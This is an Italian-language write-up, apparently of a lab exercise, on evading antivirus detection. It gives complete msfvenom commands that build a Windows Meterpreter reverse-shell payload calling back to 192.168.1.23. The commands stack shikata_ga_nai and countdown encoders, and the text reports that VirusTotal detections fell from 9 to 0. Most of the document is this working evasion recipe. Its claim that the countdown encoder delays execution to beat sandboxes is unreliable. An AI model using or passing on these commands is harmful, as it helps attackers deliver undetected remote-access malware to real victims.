Analisi e Ottimizzazione di Malware Polimorfico

Questo documento descrive un esercizio pratico di analisi e ottimizzazione di un malware polimorfico, volto a ridurne il rilevamento da parte degli antivirus.


Analisi Iniziale del Malware

Inizialmente, è stato creato un malware utilizzando il seguente comando `msfvenom`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe
```

Questo comando genera un payload Meterpreter `reverse_tcp` per sistemi Windows (architettura x86) che si connette all'host `192.168.1.23` sulla porta `5959`. Vengono utilizzati due encoder, `x86/shikata_ga_nai` e `x86/countdown`, applicati in sequenza con un certo numero di iterazioni (`-i`). Il parametro `-f raw` indica l'output grezzo che viene poi reindirizzato al successivo `msfvenom` per ulteriori codifiche, fino alla creazione del file eseguibile `polimorficommm.exe`.

Il malware `polimorficommm.exe` è stato quindi analizzato tramite il sito VirusTotal, ottenendo un punteggio di rilevamento di 9. L'obiettivo dell'esercizio era ridurre questo punteggio.



Ottimizzazione del Malware

Per diminuire il rilevamento del malware, è stato creato un nuovo eseguibile aumentando il numero di iterazioni degli encoder. Il comando utilizzato è stato il seguente:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 150 -f
```

`raw | msfvenom -a x86 --platform windows -e x86/countdown -i 300 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 450 -o polimorf2.exe.`

In questo comando, il numero di iterazioni (`-i`) per gli encoder è stato significativamente aumentato: 150 per la prima `shikata_ga_nai`, 300 per `countdown` e 450 per la seconda `shikata_ga_nai`.

Funzione delle Iterazioni negli Encoder


Le iterazioni (`-i`) negli encoder come `shikata_ga_nai` e `countdown` servono ad applicare il processo di codifica più volte. L'obiettivo principale di questo è aumentare l'entropia e la complessità del payload, rendendolo più difficile da riconoscere per le firme basate su antivirus.

- **Encoder `x86/shikata_ga_nai`**: Questo è un encoder polimorfico che genera un codice di decodifica diverso ad ogni iterazione, rendendo ogni generazione del payload unica. Aumentare le iterazioni incrementa la variazione del codice generato, rendendo più difficile per gli antivirus l'individuazione di pattern fissi.
- **Encoder `x86/countdown`**: Questo encoder è spesso utilizzato per ritardare l'esecuzione del payload, rendendo più difficile l'analisi dinamica in ambienti sandbox. Un numero maggiore di iterazioni può prolungare ulteriormente questo ritardo, potenzialmente eludendo i controlli basati sul tempo.

Un numero maggiore di iterazioni aumenta l'offuscamento del codice, modificando la sua "firma" e quindi riducendo la probabilità che venga rilevato dai motori di scansione basati su firme.

Risultato dell'Analisi Ottimizzata

Dopo aver generato il nuovo malware `polimorf2.exe` con le iterazioni aumentate, è stato nuovamente sottoposto all'analisi di VirusTotal. Questa volta, il punteggio di rilevamento è stato di 0, indicando che il malware non è stato rilevato da nessuno dei motori antivirus presenti sulla piattaforma.



Conclusione

Questo esercizio ha dimostrato l'efficacia dell'aumento delle iterazioni degli encoder polimorfici nell'elusione dei sistemi di rilevamento basati su firme. Il passaggio da un

punteggio di 9 a 0 su VirusTotal evidenzia come le tecniche di offuscamento possano essere utilizzate per rendere un malware più difficile da rilevare. È importante sottolineare che queste tecniche sono in continua evoluzione e la corsa agli armamenti tra chi crea malware e chi sviluppa difese è costante. La conoscenza di tali meccanismi è fondamentale per la difesa proattiva e per lo sviluppo di strategie di sicurezza informatica più robuste.